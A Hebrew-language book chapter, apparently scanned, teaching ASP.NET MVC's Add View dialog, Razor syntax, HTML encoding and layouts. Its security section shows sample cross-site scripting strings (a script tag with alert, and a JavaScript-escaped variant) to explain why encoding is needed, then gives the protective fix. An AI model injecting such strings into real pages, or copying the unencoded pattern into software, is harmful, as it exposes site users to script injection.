
האפשרויות של תיבת הדו-שיח Add View

הדרך הקלה ביותר לפתוח את תיבת הדו-שיח Add View היא על ידי לחיצה ימנית על שיטת פעולה (action method). בדוגמה הבאה נוסיף שיטת פעולה חדשה בשם Edit, ולאחר מכן

ניצור תצוגה עבור הפעולה הזו באמצעות תיבת הדו-שיח Add View. תחילה, נוסיף ל-HomeController את שיטת הפעולה Edit אשר מכילה את הקוד שלהלן:


```
public ActionResult Edit()
{
  return View();
}
```

כעת, נפתח את תיבת הדו-שיח Add View באמצעות לחיצה ימנית על שיטת הפעולה ובחירת Add View מתפריט הקיצור (תרשים 2-3).



תרשים 2-3

על המסך תופיע תיבת הדו-שיח Add View, כמוצג בתרשים 3-3.



תרשים 3-3

להלן פירוט של השדות והאפשרויות השונות של תיבת הדו-שיח:

- **View name**: כאשר פותחים את תיבת הדו-שיח מתוך תפריט הקיצור של שיטת פעולה, **שם התצוגה** נקבע באופן אוטומטי על פי השם של שיטת הפעולה. שם התצוגה הינו שדה חובה.
- **View engine**: האפשרות השנייה בתיבת הדו-שיח משמשת לבחירת **מנוע תצוגה**. החל מגרסת ASP.NET MVC 3, תיבת הדו-שיח Add View תומכת במנועי תצוגה שונים. נרחיב את הדיון במנועים הזמינים בהמשך הפרק. על פי ברירת מחדל, תיבת הדו-שיח כוללת שני מנועי תצוגה, Razor ו-ASPX. ניתן להוסיף לרשימה הנפתחת מנועי תצוגה של צד-שלישי.
- **Create a strongly-typed view**: בחירת (סימון) תיבת הסימון **יצירת תצוגה בעלת טיפוסיות חזקה** מאפשרת להקליד או לבחור מחלקת מודל. רשימת הטיפוסים ברשימה הנפתחת נקבעת באמצעות מנגנון reflection (שסוקר את אובייקטי המודל הזמינים לפרויקט ומציג אותם). מכיוון שכך, הַקפידו להדר את הפרויקט לפחות פעם אחת לפני בחירת טיפוס מודל.
- **Scaffold template**: לאחר בחירת הטיפוס, אפשר לבחור **תבנית Scaffold**. התשתית משתמשת במערכת התבניות Visual Studio T4 כדי לחולל תצוגות באופן אוטומטי על פי תבנית Scaffold הנבחרת, כמפורט בטבלה 1-3:

טבלה 1-3: סוגים של Scaffold template

תבנית scaffolding	תיאור
Empty	יצירת **תצוגה ריקה**. הקוד היחיד הוא ציון של טיפוס המודל הנבחר באמצעות תחביר @model.
Create	יצירת תצוגה עם טופס שמשמש **ליצירת** אובייקט חדש של המודל. התצוגה מפיקה תווית ושדה קלט עבור כל אחד מהמאפיינים של טיפוס המודל.
Delete	יצירת תצוגה עם טופס שמשמש **למחיקת** אובייקט קיים מסוג המודל. התצוגה מפיקה תווית וערך נוכחי לכל אחד ממאפייני המודל.
Details	יצירת תצוגה שמשמשת **להצגת** תווית וערך נוכחי לכל אחד מהמאפיינים של טיפוס המודל.
Edit	יצירת תצוגה עם טופס שמשמש **לעריכת** אובייקט קיים של המודל. התצוגה מפיקה תווית ושדה קלט עבור כל אחד מהמאפיינים של טיפוס המודל.

List	יצירת תצוגה עם **טבלה של אובייקטים** מסוג המודל. התצוגה מפיקה עמודה לכל אחד ממאפייני טיפוס המודל. הקפידו להעביר טיפוס מסוג IEnumerable<ModelType> לתצוגה דרך שיטת הפעולה שלכם. התצוגה מכילה גם קישורים לביצוע פעולות יצירה/עריכה/מחיקה.

- **Reference script libraries**: על ידי אפשרות זו מציינים אם התצוגה שתיווצר תכלול **הפניות למערך של קבצי JavaScript** כאשר אופי התצוגה מצריך זאת. על פי ברירת מחדל, הקובץ _Layout.cshtml מפנה לספריית jQuery הראשית, אך אינו מפנה לספרייה jQuery Validation או לספרייה Unobtrusive jQuery Validation.

בעת יצירת תצוגה שכוללת טופס הזנת נתונים, כגון תצוגת Edit או תצוגת Create, סימון אפשרות זו מבטיח שהתצוגה שתיווצר תפנה לספריות הנחוצות. ספריות אלו חיוניות ליישום האימות בצד-הלקוח. בכל שאר המקרים, אין שום חשיבות לתיבת הסימון הזו.

הערה בתבניות scaffolding ברירת המחדל ומנועי תצוגה אחרים, ההתנהגות של תיבת הסימון הזו עשויה להשתנות, כי היא מוכתבת על ידי תבנית T4 המסוימת.

- **Create as a partial view**: בחרו באפשרות זו כדי לציין שברצונכם **ליצור תצוגה חלקית**, ולא תצוגה מלאה, ולפיכך אין צורך להפנות אל מערך הפריסה הקיים (Layout). אם אתם משתמשים במנוע התצוגה Razor, התצוגה שתיווצר תֵּרָאה כמעט בדיוק כמו תצוגה רגילה, כאשר ההבדל היחיד הוא השמטת התגית <html> והתגית <head> בראש התצוגה.
- **Use a layout or master page**: תיבת סימון זו מאפשרת לציין אם התצוגה שתיצרו **תשתמש במערך פריסה (או בדף אב)**, או שתהיה תצוגה עצמאית לחלוטין. אם אתם משתמשים במנוע Razor, והתצוגה מבוססת על מערך הפריסה לפי ברירת המחדל, אינכם צריכים להפנות למערך הפריסה. במקרה זה, הפניה כבר קיימת בקובץ _ViewStart.cshtml. עם זאת, תוכלו להשתמש באפשרות זו אם ברצונכם לעקוף את קביעת ברירת המחדל.

התאמה אישית של תצוגות Scaffolded

כפי שהזכרנו כבר פעמים אחדות במהלך סעיף זה, תצוגות scaffolded מופקות באמצעות תבניות T4. ניתן להתאים באופן אישי את התבניות הקיימות, או להוסיף תבניות חדשות. לפרטים נוספים ראו פרק 15, "נושאים מתקדמים".

ההיבטים המעניינים באמת של תיבת הדו-שיח Add View מתגלים בעת עבודה עם מודלים. נכיר את ההבטים הללו לעומקם בפרק 4, אשר מסביר צעד אחר צעד כיצד לבנות מודלים וליצור תצוגות על בסיס תצוגות scaffolded השונים שזה עתה הצגנו.

מנוע התצוגה Razor

בשני הסעיפים הקודמים ראינו כיצד להפנות אל התצוגה מתוך הבקר, וגם למדנו כיצד להוסיף תצוגה חדשה. כעת נותר לנו להבין את התחביר שמשמש לכתיבת התצוגות. תשתית ASP.NET MVC תומכת בשני מנועי תצוגה: מנוע התצוגה החדש Razor, ומנוע התצוגה הוותיק של Web Forms. סעיף זה יעסוק במנוע התצוגה Razor, אשר כולל את תחביר Razor, מערך פריסה, תצוגות חלקיות ועוד.

מה זה Razor?

מנוע התצוגה Razor פורסם לראשונה בגרסת התוכנה ASP.NET MVC 3, וכיום הינו מנוע ברירת המחדל המקובל. בפרק זה נתמקד ב-Razor ולא נעסוק במנוע התצוגה של Web Forms. מנוע התצוגה Razor נותן מענה לאחת הבקשות הנפוצות ביותר שהופנו לצוות הפיתוח של ASP.NET MVC - מנוע תצוגה נקי, קל משקל ופשוט, ללא כל "הקשקושים התחביריים" של מנוע התצוגה הקיים של Web Forms. מפתחים רבים הרגישו שהרעשים התחביריים שהיו כרוכים בכתיבת תצוגה יצרו חיכוך רב וגם בעייתי כאשר היה צורך לקרוא את התצוגה הזו. הבקשה הזו זכתה למענה בגרסה ASP.NET MVC 3 עם הצגת מנוע התצוגה Razor.

מנוע Razor מספק תחביר זורם ושוטף להבעת תצוגות אשר מביא לצמצום משמעותי בנפח הוראות התחביר והתווים הנדרשים לו. הוא אינו מפריע לתהליך כתיבת הקוד ואינו כופה על המשתמש תחביר שחוצץ בינו לבין תגיות התצוגה שלו. מפתחים רבים שכתבו תצוגות באמצעות Razor מספרים שהרגישו כאילו קוד התצוגה פשוט "נשפך" מקצות אצבעותיהם, וכאילו המחשבות שלהם מתמזגות עם המקלדת. החוויה הזו מועצמת הודות לתמיכת IntelliSense המשובחת, אשר קיימת עבור תחביר Razor בסביבת Visual Studio.

<u>ההיסטוריה של Razor</u>

המקור של Razor הינו אב-טיפוס שפותח על ידי Dmitry Robsman בניסיון לשמר את התכונות הטובות של גישת ASP.NET MVC, ובמקביל - לספק מודל פיתוח פשוט יותר (מיקוד בדף יחיד). אב הטיפוס של Robsman נקרא Plan9, על שם סרט המד"ב/אימה "תוכנית 9 מהחלל החיצון" שהופק בשנת 1959 ונחשב לאחד הסרטים הגרועים בכל הזמנים, אבל עובדה שזה לא הפריע כאן...

מאוחר יותר, התוכנה Plan9 הוחלפה בתוכנה ASP.NET Web Pages (שהייתה תשתית זמן הריצה הסטנדרטית של Web Matrix). היא סיפקה סגנון פיתוח אינטרנטי משולב פשוט ביותר, אשר מזכיר מאוד באופיו את PHP או את ASP הקלאסי, ופעלה באמצעות תחביר Razor. חברים רבים בצוות ASP.NET עדיין משתמשים בשיחות פנימיות בשם Plan9 בהקשר של הטכנולוגיה הזו. בגרסתה השלישית, תשתית ASP.NET MVC אימצה גם היא את תחביר Razor. הייתה זו סגירת מעגל נחמדה למפתחים שהתחילו עם ASP.NET Web Pages אך החליטו לעבור ל- ASP.NET MVC.

הסוד של Razor טמון בהבנה של מבנה התגיות, אשר מאפשרות למנוע לספק מעברים חלקים ככל הניתן בין קוד לבין תגיות. כדי לסייע בהבנת הכוונה של המשפט האחרון, נבחן מספר דוגמאות. הדוגמה שלהלן כוללת תצוגת Razor פשוטה, אשר כוללת מקטע קצר של לוגיקת התצוגה:

```
@{
// this is a block of code. For demonstration purposes,
// we'll create a "model" inline.
var items = new string[] {"one", "two", "three"};
}
<html>
<head><title>Sample View</title></head>
<body>
  <h1>Listing @items.Length items.</h1>
  <ul>
  @foreach(var item in items) {
    <li>The item name is @item.</li>
  }
  </ul>
</body>
</html>
```

בדוגמה זו נשתמש בשפת התכנות #C, ולכן הקובץ נושא סיומת .cshtml; תצוגות Razor אשר כתובות בשפת Visual Basic נושאות סיומת קובץ .vbhtml. סיומות הקובץ הללו חשובות, מכיוון שהן מאפשרות למעבד התחביר של Razor לדעת באיזו שפה כתוב הקוד.

אל תחשבו יותר מדי

לפני שנעבור למכניקה של תחביר Razor, העצה הטובה ביותר שאני יכול לתת לכם היא לזכור שהעיצוב של Razor נועד לספק תחביר פשוט ואינטואיטיבי. למעשה, רוב הזמן תחביר Razor בכלל לא אמור להעסיק אתכם – פשוט הקלידו HTML והקישו על @ בכל פעם שאתם רוצים לשלב קוד.

ביטויי קוד

תו המעבר העיקרי בתחביר Razor הינו סמל שטרודל (@). תו בודד זה משמש למעבר מתגיות לקוד, ולפעמים גם למעבר בחזרה. ישנם שני סוגים בסיסיים של מעברים: ביטויי קוד ובלוקי קוד. הביטויים מעובדים ונכתבים לתגובה.

הנה דוגמה:

```
<h1>Listing @stuff.Length items.</h1>
```

הביטוי @stuff.length מעובד כביטוי קוד והתוצאה, 3, מוצגת בפלט. שימו לב שלא סימנו היכן ביטוי הקוד מסתיים. אילו היינו רוצים לכתוב ביטוי מקביל בתצוגת Web Forms, אשר תומכת בביטויים מפורשים בלבד, זה היה נראה כך:

```
<h1>Listing <%: stuff.Length %> items.</h1>
```

מנוע התצוגה Razor חכם מספיק בשביל להבין שהרווח שלאחר הביטוי אינו סימון חוקי, ולכן הוא חוזר לתגיות באופן אוטומטי.

מצד שני, באלמנט <li> התו שלאחר ביטוי הקוד @item הוא **כן** תו קוד חוקי. אז איך Razor יודע שהנקודה אחרי הביטוי אינה הפניה למאפיין או לשיטה של הביטוי הנוכחי? ובכן, Razor בודק את התו הבא, ומכיוון שבמדובר בסוגר משולש אשר אינו סימון חוקי, הוא חוזר למצב תגיות. לכן, הפריט הראשון ברשימה ימומש כך:

```
<li>The item name is one.</li>
```

היכולת של Razor לחזור באופן אוטומטי מקוד אל תגיות היא אחת מתכונותיו החזקות ביותר, והרכיב הסודי ליצירת תחביר קומפקטי ונקי. עם זאת, חשש טבעי ומובן הוא היווצרות של תחביר דו-משמעי. קחו לדוגמה את הקטע הבא:

```
@{
  string rootNamespace = "MyApp";
}
<span>@rootNamespace.Models</span>
```

במקרה הזה קיווינו לקבל את הפלט הבא:

```
<span>MyApp.Models</span>
```

אולם במקום זאת, קיבלנו הודעת שגיאה שאומרת שלמחרוזות אין מאפיין בשם Models. זהו אכן מקרה קצה שבו מנוע Razor לא הבין את כוונתנו המקורית, והתייחס ל-@rootNamespace.Models כביטוי קוד. למרבה המזל, Razor תומך גם בביטוי קוד מפורשים שמוצהרים על ידי כריכתם בסוגריים:

```
<span>@(rootNamespace).Models</span>
```

בצורה כזו ניתן להורות למנוע התצוגה ש-Model., הינו טקסט מילולי ואינו חלק מביטוי הקוד.

תרחיש בעייתי נוסף הוא הצגה של כתובות דואר אלקטרוני. קחו לדוגמה את כתובת הדואר האלקטרוני הבאה:

```
<span>support@megacorp.com</span>
```

במבט ראשון נראה שהדבר יגרום לטעות, מכיוון שהחלק @megacorp.com נראה כמו ביטוי קוד חוקי שמטרתו להדפיס את המאפיין com של המשתנה megacorp. למזלנו, מנוע Razor מספיק חכם כדי לזהות את התבנית הכללית של כתובת דואר אלקטרוני ולהשאיר את הביטוי הזה כפי שהוא.

הערה מנוע Razor משתמש באלגוריתם מאוד פשוט כדי לקבוע אם משהו נראה כמו כתובת דואר אלקטרוני. הוא לא אמור להיות מושלם, אבל הוא מטפל כראוי ברוב המקרים. עם זאת, יש כתובות דואר אלקטרוני חוקיות שלא יזוהו ככאלו. במקרים אלה תמיד תוכלו לנטרל את הסמל @ באמצעות הסימון הכפול @@.

למרות זאת, לעתים עשוי לקרות מקרה הפוך שבו ביטוי קוד שרשמנו יפורש על ידי מנוע Razor ככתובת דואר אלקטרוני. לדוגמה, אם נחזור לפעולה הקודמת שביצעו בסעיף זה, מה היה קורה אילו הרשימה כללה את הפריטים הבאים:

```
<li>Item_@item.Length</li>
```

במקרה המסוים הזה נראה שהביטוי תואם לתבנית של כתובת דואר אלקטרוני, ולכן Razor ידפיס אותו כפלט טקסט, כאשר המשתמש מצפה לפלט הבא:

```
<li>Item_3</li>
```

גם הפעם נתגבר על אי-ההבנה באמצעות סוגריים. בכל מקרה של חוסר-בהירות בתחביר Razor, ניתן להשתמש בסוגריים כדי להצהיר על הכוונה באופן מפורש. יש למשתמש כלים לשליטה מלאה.

```
<li>Item_@(item.Length)</li>
```

כפי שנאמר, אפשר לנטרל את סמל @ באמצעות הסימון @@. אפשרות זאת שימושית במיוחד כאשר צריך להציג שמות משתמש ברשת Twitter, אשר לפניהם מקובל להוסיף סמל @:

```
<p>
  You should follow
  @haacked, @jongalloway, @bradwilson, @odetocode
</p>
```

אם תכתבו את המלל כמו שנכתב לעיל, Razor ינסה לפרש את "ביטוי הקוד" המרומזים הללו וייכשל. בכל פעם שאתם צריכים לנטרל את המשמעות המיוחדת של סמל @, עשו זאת באמצעות סימון @@. הנה תיקון של הדוגמה האחרונה:

```
<p>
  You should follow
  @@haacked, @@jongalloway, @@bradwilson, @@odetocode
</p>
```

למרבה המזל, רק לעתים נדירות תצטרכו להשתמש בסוגריים וברצף נטרול, והם עשויים לא להידרש בכלל אפילו כשמדובר ביישומים גדולים מאוד. בכל מקרה, אתם יכולים להיות בטוחים שמנוע התצוגה Razor עוצב מתוך שאיפה לתמציתיות, ושלא תצטרכו להילחם כדי לקבל את מה שאתם רוצים, ובצורה שאתם רוצים.

קידוד HTML

בשל ריבוי התרחישים שבהם התצוגה מיועדת להצגת קלט מהמשתמש, כמו למשל תגובה לבלוג או ביקורת על מוצר, האיום של מתקפת XSS (cross-site script injection. בנושא זה נדון

בהרחבה בפרק 7) הינו מוחשי ביותר. החדשות הטובות הן שביטויי Razor עוברים קידוד HTML אוטומטי.

```
@{
  string message = "<script>alert('haacked!');</script>";
}
<span>@message</span>
```

קוד זה לא יגרום להקפצת חלון התראה, אלא למימוש שורות HTML המקודדות:

```
<span>&lt;script&gt;alert(&#39;haacked!&#39;);&lt;/script&gt;</span>
```

עם זאת, אם ברצונכם להציג תגיות HTML, תוכלו להחזיר מופע של המחלקה מסוג System.Web.IhtmlString, ואז מנוע Razor לא יקודד אותה. לדוגמה, כל סייעי התצוגה (view helpers) שנציג בהמשך הסעיף מחזירים מופעים של הממשק הזה, מכיוון שהם **רוצים** שהתגיות HTML תמומשנה לדף. אתם יכולים ליצור מופע של המחלקה של HtmlString או להשתמש בשיטה Html.Raw:

```
@{
  string message = "<strong>This is bold!</strong>";
}
<span>@Html.Raw(message)</span>
```

בצורה כזו ניתן לגרום להודעה להופיע ללא קידוד HTML:

```
<span><strong>This is bold!</strong></span>
```

קידוד HTML אוטומטי הינו אמצעי מצוין לצמצום הפגיעות למתקפות XSS על ידי קידוד קלט מהמשתמש שמיועד להצגה בתור HTML, אבל לא די בכך להצגת קלט מהמשתמש בתוך JavaScript. לדוגמה:

```
<script type="text/javascript">
  $(function () {
    var message = 'Hello @ViewBag.Username';
    $("#message").html(message).show('slow');
  });
</script>
```

בקטע קוד זה, מוצבת במשתנה JavaScript בשם message מחרוזת שכוללת שם-משתמש שמוזן על ידי המשתמש עצמו. שם המשתמש מתקבל דרך ביטוי Razor.

באמצעות שיטת HTML של jQuery, הודעה זו מועברת בתור HTML לאלמנט DOM בעל הזיהוי (ID) "message". למרות ששם המשתמש הינו HTML שמקודד במחרוזת ההודעה, היישום עדיין חשוף למתקפת XSS. לדוגמה, אם התוקף יעביר את המחרוזת שלהלן כשם המשתמש שלו, ה-HTML שיתקבל יהיה תגית תסריט שתיקרא כך:

```
\x3cscript\x3e%20alert(\x27pwnd\x27)%20\x3c/script\x3e
```

בעת הצבת ערכים שמתקבלים מהמשתמש במשתני JavaScript, חשוב להשתמש בקידוד מחרוזות JavaScript ולא להסתפק בקידוד HTML.

השתמשו בביטוי @Ajax.JavaScriptStringEncode כדי לקודד את הקלט. הנה שוב הקוד ממקודם, אך הפעם בתוספת אמצעי הגנה משופרים מפני התקפות XSS:

```
<script type="text/javascript">
  $(function () {
    var message = 'Hello @Ajax.JavaScriptStringEncode(ViewBag.Username)';
    $("#message").html(message).show('slow');
  });
</script>
```

הערה חשוב מאוד להבין את ההשלכות של קידוד HTML ושל קידוד JavaScript מבחינת אבטחה. קידוד שגוי עלול לסכן לא רק את האתר שלכם, אלא גם את המשתמשים בו. נדון בסוגיות אלו בהרחבה בפרק 7.

בלוקים של קוד

בנוסף לביטוי קוד, Razor תומך גם בשילוב של בלוקים של קוד בתצוגה. בוודאי זכורה לכם הלולאה foreach:

```
@foreach(var item in stuff) {
  <li>The item name is @item.</li>
}
```

בלוק הקוד הזה סורק מערך באמצעות לולאה ומציג אלמנט <li> עבור כל פריט במערך.

הדבר המעניין בביטוי הזה הוא המעבר האוטומטי לתגיות בביטוי foreach, אשר מתבצע בתגית <li> הפותחת. כאשר אנשים בוחנים את בלוק הקוד הזה, הם מניחים באופן שגוי שהסיבה למעבר הזה היא פתיחת השורה החדשה, אבל הקוד השקול והחוקי שלהלן מוכיח שלא כך הדבר:

```
@foreach(var item in stuff) {<li>The item name is @item.</li>}
```

מכיוון שמנוע Razor מבין את המבנה של תגיות HTML, הוא גם חוזר באופן אוטומטי אל הקוד בתגית <li> הסוגרת. לפיכך, אין צורך לסמן בשום צורה את הסוגר המסולסל הימני.

תחביר זה הרבה יותר נקי מהתחביר המקביל הנדרש על ידי מנוע התצוגה של Web Forms אשר מחייב לסמן בצורה מפורשת את המעברים בין הקוד לבין התגיות:

```
<% foreach(var item in stuff) { %>
  <li>The item name is <%: item %>.</li>
<% } %>
```

בלוקים של קוד מסומנים באמצעות סוגריים מסולסלים, בנוסף לסמל @. למשל, נצטרך להשתמש בסוגריים מסולסלים אם לפנינו בלוק קוד עם מספר שורות:

```
@{
  string s = "One line of code.";
  ViewBag.Title "Another line of code";
```

```
}
```

דוגמה נוספת למצב שבו צריך להשתמש בסוגריים מסולסלים היא קריאה לשיטות שאינן מחזירות ערך (הערך המוחזר הוא void):

```
@{Html.RenderPartial("SomePartial");}
```

שימו לב שאין צורך להשתמש בסוגריים מסולסלים לביטויי בלוק, כמו למשל לולאות foreach וביטויי if, מכיוון שמנוע Razor מזהה את מילות המפתח של #C ומתייחס בהתאם.

בסעיף הבא תמצאו פירוט תמציתי של כללי התחביר של Razor, לצד השוואות לתחביר המקביל בסביבת Web Forms.

דוגמאות לתחביר Razor

בסעיף זה מוצגות דוגמאות שממחישות את השימוש בתחביר Razor על ידי השוואת ביצוע של פעולות מסוימות באמצעות Razor לפעולות שקולות שמיושמות באמצעות תחביר Web Forms. כל דוגמה מייצגת היבט מוגדר בתחביר של Razor.

ביטויי קוד מרומזים

כפי שכבר ציינו, ביטויי קוד מעובדים ונכתבים לתגובה. להלן הדרך המקובלת להצגת ערך בתצוגה (view):

Razor	`<span>@model.Message</span>`
Web Forms	`<span><%: model.Message %></span>`

ביטויי קוד בתחביר Razor תמיד עוברים קידוד HTML. גם תחביר Web Forms שמוצג בטבלה עובר קידוד HTML באופן אוטומטי.

ביטויי קוד מפורשים

ביטויי קוד מוערכים ונכתבים לתגובה. בדרך כלל הצגת ערך בתצוגה מתבצעת באופן הבא:

Razor	`<span>ISBN@(isbn)</span>`
Web Forms	`<span>ISBN<%: isbn %></span>`

ביטויי קוד לא מקודדים

במקרים מסוימים, עליכם לממש ערך מסוים מבלי להעבירו קידוד HTML. תוכלו להשתמש בשיטה Html.Raw כדי לוודא שהערך לא יקודד.

Razor	`<span>@Html.Raw(model.Message)</span>`

Web Forms	`<span><%: Html.Raw(model.Message) %></span>`
	or
	`<span><%= model.Message %></span>`

בלוק קוד

בניגוד לביטויי קוד אשר מוערכים ומועברים לתגובה, בלוקי קוד הם למעשה מקטעים של קוד שמורצים. הם שימושיים להכרזה על משתנים שייתכן שיהיה צורך בהם בשלב מאוחר יותר.

Razor	`@{`
	`  int x = 123;`
	`  string y = ˝because.˝;`
	`}`

Web Forms	`<%`
	`  int x = 123;`
	`  string y = "because.";`
	`%>`

שילוב טקסט ותגיות

בדוגמה שלהלן ניתן לראות כיצד מתבצע שילוב של טקסט ותגיות באמצעות תחביר Razor בהשוואה לתחביר Web Forms:

Razor	`@foreach (var item in items) {`
	`  <span>Item @item.Name.</span>`
	`}`

Web Forms	`<% foreach (var item in items) { %>`
	`  <span>Item <%: item.Name %>.</span>`
	`<% } %>`

שילוב של קוד וטקסט פשוט

מנוע Razor מחפש תגית פותחת כדי לקבוע מתי לעבור מקוד לתגיות. עם זאת, לעתים נרצה להוציא לפלט טקסט פשוט מיד לאחר בלוק קוד. למשל, בדוגמה הבאה אנחנו מציגים קוד פשוט בתוך בלוק תנאי.

Razor	`@if (showMessage) {`
	`  <text>This is plain text</text>`
	`}`
	or
	`@if (showMessage) {`
	`  @:This is plain text.`
	`}`

Web Forms	`<% if (showMessage) { %>`
	`  This is plain text.`
	`<% } %>`

שימו לב שמנוע Razor מאפשר לעשות זאת בשתי דרכים שונות. הדרך הראשונה היא להשתמש בתגית המיוחדת <text>. התגית עצמה אינה נכתבת בתגובה, אלא רק הטקסט שהיא מכילה. אני מעדיף את הגישה הזו, מכיוון שהמבנה שלה יותר הגיוני בעיניי: כדי לעבור מקוד לתגיות, אשתמש בתגית.

אחרים מעדיפים את הגישה השנייה, אשר מיישמת תחביר מיוחד לביצוע החזרה מקוד אל טקסט פשוט, אך גישה זו טובה רק לשורה אחת של קוד פשוט.

נטרול סימון הקוד

כפי שכבר הראינו בחלקו הקודם של הפרק, ניתן להציג את התו @ בתור טקסט, על ידי קידודו באמצעות סימון @@. עם זאת, תמיד ניתן להשתמש גם בקידוד HTML.

Razor	`My Twitter Handle is @haacked`
	or
	`My Twitter Handle is @@haacked`

Web Forms	`<% expression %> marks a code nugget.`

הערות צד-שרת

מנוע Razor מספק תחביר נוח להפיכת בלוק של קוד ותגיות להערה:

Razor	`@*`
	`This is a multiline server side comment.`
	`@if (showMessage) {`
	`  <h1>@ViewBag.Message</h1>`
	`}`
	`All of this is commented out.`
	`*@`

Web Forms	`<%--`
	`This is a multiline server side comment.`
	`<% if (showMessage) { %>`
	`  <h1><%: ViewBag.Message %></h1>`
	`<% } %>`
	`All of this is commented out.`
	`--%>`

קריאה לשיטה גנרית

זה אינו שונה במיוחד מביטויי קוד מפורשים ובכל זאת, רבים נכשלים במלכודות כשעליהם לבצע קריאה לשיטה גנרית. הבלבול נובע מהעובדה שהקוד שמשמש לקריאה לשיטה גנרית כולל סוגריים משולשים, וכפי שכבר ציינו, סוגריים משולשים גורמים למנוע Razor לחזור לתגיות, אלא אם כן הביטוי כולו תחום בסוגריים.

Razor	`@(Html.SomeMethod<AType>())`
Web Forms	`<%: Html.SomeMethod<AType>() %>`

מערך פריסה

בסביבת העבודה Razor, מערך פריסה (Layout) הינו כלי שבאמצעותו תוכלו לשמור על מראה ותחושה עקביים על פני מספר תצוגות ביישום. אם פעלתם עם Web Forms, בוודאי נתקלתם

בקובץ המקביל - דף אב (Master Page), אך התחביר של מערך הפריסה פשוט יותר ומספק רמת גמישות גבוהה יותר.

תוכלו להשתמש בקובץ זה כדי להגדיר תבנית משותפת לאתר שלכם (או לחלק ממנו). התבנית מכילה שומרי מקום, ושאר התצוגות ביישום מספקות תכנים עבורם. מבחינות מסוימות, מערך פריסה דומה למחלקת בסיס מופשטת (abstract base class) עבור התצוגות.

הבה נבחן דוגמה למערך פריסה פשוט בשם SiteLayout.cshtml:

```
<!DOCTYPE html>
<html>
<head><title>@ViewBag.Title</title></head>
<body>
  <h1>@ViewBag.Title</h1>
  <div id="main-content">@RenderBody()</div>
</body>
</html>
```

לכאורה, לפנינו תצוגת Razor רגילה, אך שימו לב לקריאה שיש בתצוגה ל-@RenderBody. זהו שומר מקום, שישמש את התצוגות שמבוססות על מערך הפריסה הזה למימוש התוכן העיקרי שלהן. מערך פריסה יחיד זה יכול לשמש מספר בלתי מוגבל של תצוגות Razor שונות, ובצורה כזו תוכלו לשמור על מראה ותחושה עקביים באתר שלכם.

כעת נציג דוגמה לתצוגה, Index.cshtml, שמשתמשת במערך פריסה הזה:

```
@{
  Layout = "~/Views/Shared/SiteLayout.cshtml";
  View.Title = "The Index!";
}
<p>This is the main content!</p>
```

התצוגה מפנה אל מערך הפריסה שמשמש אותה באמצעות המאפיין Layout. כאשר התצוגה ממומשת, תוכן HTML של התצוגה ימוקם בתוך האלמנט DIV, בעל מזהה main-content של SiteLayout.cshtml. התוצאה המתקבלת היא תגיות HTML משולבות, כמוצג להלן:

```
<!DOCTYPE html>
<html>
<head><title>The Index!</title></head>
<body>
  <h1>The Index!</h1>
  <div id="main-content">**<p>This is the main content!</p>**</div>
</body>
</html>
```

שימו לב שהתוכן, הכותרת הראשית וכותרת h1 של התצוגה מודגשים, כדי שיהיה ברור שהם התקבלו מהתצוגה, בניגוד לשאר האלמנטים שמקורם במערך הפריסה.

מערך פריסה יכול לכלול סעיפים אחדים. לצורך ההדגמה נוסיף למערך הפריסה את סעיף הכותרת התחתונה, SiteLayout.cshtml:

```
<!DOCTYPE html>
<html>
<head><title>@ViewBag.Title</title></head>
<body>
  <h1>@ViewBag.Title</h1>
  <div id="main-content">@RenderBody()</div>
  <footer>@RenderSection("Footer")</footer>
</body>
</html>
```

הרצת התצוגה הקודמת פעם נוספת מבלי לעדכנה, תגרום לזריקת שגיאה שמודיעה שהסעיף Footer לא הוגדר. על פי ברירת מחדל, תצוגה חייבת לספק תכנים לכל הסעיפים שמוגדרים במערך הפריסה. הנה התצוגה המעודכנת:

```
@{
  Layout = "~/Views/Shared/SiteLayout.cshtml";
  View.Title = "The Index!";
}
<p>This is the main content!</p>
@section Footer {
      This is the <strong>footer</strong>.
}
```

התחביר @section מספק תוכן לסעיף שהוגדר במערך הפריסה.

כבר נאמר שעל פי ברירת המחדל, תצוגה חייבת לספק תוכן לכל סעיף מוגדר. אז מה קורה כשרוצים להוסיף סעיף חדש למערך הפריסה? האם נצטרך לעדכן את כל התצוגות שלנו?

למרבה המזל, השיטה RenderSection כוללת פרמטר מועמס (overload) שמאפשר להגדיר שהסעיף אינו סעיף חובה. כדי להגדיר את סעיף Footer כבחירה (אופציונלי), העבירו ערך false לפרמטר required באופן המוצג להלן:

```
<footer>@RenderSection("Footer", required: false)</footer>
```

